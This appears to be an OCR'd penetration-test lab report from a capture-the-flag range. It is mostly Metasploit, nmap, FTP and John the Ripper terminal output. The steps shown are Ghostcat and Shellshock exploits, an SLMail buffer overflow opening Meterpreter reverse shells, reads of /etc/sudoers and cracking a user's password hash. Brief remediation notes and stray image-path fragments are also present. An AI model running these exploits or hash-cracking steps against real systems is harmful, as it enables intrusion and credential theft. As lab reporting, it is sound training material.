msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 192.168.13.10
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1232-1458226132000"
Last-Modified: Thu, 17 Mar 2016 14:48:52 GMT
Content-Type: application/xml
Content-Length: 1232
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>
```

```
ot account. You may harm your system.
0ac33a0ec088e30/merged/root/flag12.txt
4ec993d609ccb09/diff/app/flag11
ffce3085dd0e0b0/merged/root/.flag7.txt
73a17c3622a1998/diff/root/.flag7.txt
0b3bf491a33ab42/diff/root/flag12.txt
```




```
msf6 auxiliary(admin/http/tomcat_ghostcat) > ls /root
[*] exec: ls /root

Desktop  Documents  Downloads  file2  file3  idleapp  LinEnum.sh  Music  Pictures  Public  Scripts  Templates  Videos
msf6 auxiliary(admin/http/tomcat_ghostcat) > ls /var/www/html
[*] exec: ls /var/www/html

index.nginx-debian.html  vpn.sh
msf6 auxiliary(admin/http/tomcat_ghostcat) > find / -name '*flag*' 2>/dev/null
[*] exec: find / -name '*flag*' 2>/dev/null

/sys/kernel/tracing/events/power/pm_qos_update_flags
/sys/kernel/debug/tracing/events/power/pm_qos_update_flags
/sys/kernel/debug/block/sda/hctx1/flags
/sys/kernel/debug/block/sda/hctx0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/vethe7a85db/flags
/sys/devices/virtual/net/br-7daa208e979a/flags
/sys/devices/virtual/net/docker0/flags
/sys/devices/virtual/net/veth0be08a3/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/br-f2ec9e009e7f/flags
/sys/devices/virtual/net/veth50f59e3/flags
/sys/devices/virtual/net/veth795f4ba/flags
/sys/devices/virtual/net/vethe70e1d0/flags
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/ACPI0004:00/VMBUS:00/[illegible]/net/eth3/flags
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/ACPI0004:00/VMBUS:00/[illegible]/net/eth2/flags
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/ACPI0004:00/VMBUS:00/[illegible]/net/eth0/flags
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/ACPI0004:00/VMBUS:00/[illegible]/net/eth1/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/include/aircrack-ng/ce-wpa/simd-intrinsics-load-flags.h
/usr/include/libr/r_flag.h
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/bits/termios-c_iflag.h
/usr/include/x86_64-linux-gnu/bits/mman-map-flags-generic.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/include/x86_64-linux-gnu/bits/termios-c_cflag.h
/usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h
/usr/include/x86_64-linux-gnu/bits/termios-c_oflag.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/lib/ruby/2.7.0/racc/debugflags.rb
/usr/lib/ruby/2.7.0/bundler/feature_flag.rb
/usr/lib/python3/dist-packages/hyperframe/flags.py
/usr/lib/python3/dist-packages/hyperframe/__pycache__/flags.cpython-39.pyc
/usr/lib/python3/dist-packages/graphql/flags.py
/usr/lib/python3/dist-packages/graphql/__pycache__/flags.cpython-39.pyc
```




Warning: you are using the root account. You may harm your system.

```
/var/lib/docker/overlay2/67343fb36be89bc6a4c4436850df8e38dd9eba8442cb8c1350ac33a0ec868e30/merged/root/flag12.txt
/var/lib/docker/overlay2/3a09b54539e4a811c917b97d21924457c5bde3206572332ae4ec993d689ccb89/diff/app/flag11
/var/lib/docker/overlay2/7171030480dfd71e832585c56e2251cf356eea0ebec3fd575ffce3085ddb0eb0/merged/root/.flag7.txt
/var/lib/docker/overlay2/a61e98ec38488c67484d078ba59338faa2e08f76b38bd755e73a17c3622a1998/diff/root/.flag7.txt
/var/lib/docker/overlay2/7d6f6287c879d9447f98a8ebea1deb50115b92ad3620a9d4f0b3bf491a35ab42/diff/root/flag12.txt
```






```
Nothing to see here, keep looking
msf6 auxiliary(                    ) > 
```



```
Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > cat
[*] exec: cat

options
options
^CInterrupt: use the 'exit' command to quit
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 3 opened (172.24.0.124:4444 → 192.168.13.11:46730 ) at 2025-04-10 21:43:06 -0400

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```

Affected Hosts	.10, .11, .12
Remediation	- Patch systems. - Restrict admin interfaces. - Disable CGI. - Monitor for RCE activity.

Vulnerability 7	**Findings**
Title	Post-Exploitation, Credential Dumping, and Privilege Escalation

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Post-exploitation access included credential dumping, lateral movement, and domain admin takeover. Flags 1–10 (Day 3) tracked the full path.
Images	  


```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

```
┌──(root💀kali)-[~]
└─# nano trivera.txt

┌──(root💀kali)-[~]
└─# john trivera.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2025-04-14 20:08) 9.090g/s 11400p/s 11400c/s 11400C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```


Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	


Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80




```
4d7b349705784a518bc876bc2ed6d4f6
```




```
┌──(root💀kali)-[~]
└─# nmap -p 21 -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-14 20:13 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00085s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     FileZilla ftpd 0.9.41 beta
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.000048s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.33 seconds
```




```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
226 Transfer OK
```




```
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (88.0282 kB/s)
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
```




```
┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3      hash.txt  LinEnum.sh  payload.jpg.php  Public   Templates
Documents  file2      flag3.txt  idleapp   Music       Pictures         Scripts  Videos

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─# █
```




```
        =[ metasploit v6.3.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > search slmail

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer
Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pa
ss

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > 
```




```
┌──(root💀kali)-[~]
└─# nmap -p 110 --script banner 172.22.117.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-14 20:23 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00039s latency).

PORT    STATE  SERVICE
110/tcp closed pop3
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00049s latency).

PORT    STATE SERVICE
110/tcp open  pop3
|_banner: +OK POP3 server rekall.local ready <00002.112578@rekall.local>
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000065s latency).

PORT    STATE  SERVICE
110/tcp closed pop3

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.01 seconds

┌──(root💀kali)-[~]
└─# 
```




```
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:57876 ) at 2025-04-14 20:42:16 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 12:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-  2030   fil   2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-  1991   fil   2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-  7850   fil   2025-02-10 07:28:41 -0500  maillog.00b
100666/rw-rw-rw-  5364   fil   2025-02-17 14:33:56 -0500  maillog.00c
100666/rw-rw-rw-  19150  fil   2025-02-18 05:09:03 -0500  maillog.00d
100666/rw-rw-rw-  18872  fil   2025-02-24 09:24:14 -0500  maillog.00e
100666/rw-rw-rw-  2030   fil   2025-03-03 12:49:34 -0500  maillog.00f
100666/rw-rw-rw-  6345   fil   2025-04-09 19:26:28 -0400  maillog.010
100666/rw-rw-rw-  1979   fil   2025-04-10 19:30:53 -0400  maillog.011
100666/rw-rw-rw-  3703   fil   2025-04-13 21:30:53 -0400  maillog.012
100666/rw-rw-rw-  3703   fil   2025-04-14 19:29:55 -0400  maillog.013
100666/rw-rw-rw-  10355  fil   2025-04-14 20:42:15 -0400  maillog.txt

meterpreter > C:\Program Files (x86)\SLmail\System\flag4.txt
[-] Unknown command: C:Program
meterpreter > cat C:\Program Files (x86)\SLmail\System\flag4.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "C:\\Program Files (x86)\\SLmail\\System\\flag4.txt"
822e3434a10440ad9cc086197819b49dmeterpreter > 
```




```
C:\Program Files (x86)\SLmail\System>schtasks /query /v /tn flag5
schtasks /query /v /tn flag5

Folder: \
HostName                TaskName                                 Next Run Time          Status          Logon Mode              Last Run T
ime                  Last Result Author              Task To Run                                            Start In
    Comment                                                                         Scheduled Task State   Idle Time
                  Power Management                               Run As User                             Delete Task If Not Resc
heduled Stop Task If Runs X Hours and X Mins        Schedule                                                                            S
chedule Type                Start Time    Start Date End Date    Days                                          Months
                    Repeat: Every                Repeat: Until: Time  Repeat: Until: Duration         Repeat: Stop If Still Running

==================== ==================================== ====================== =============== ====================== ==========
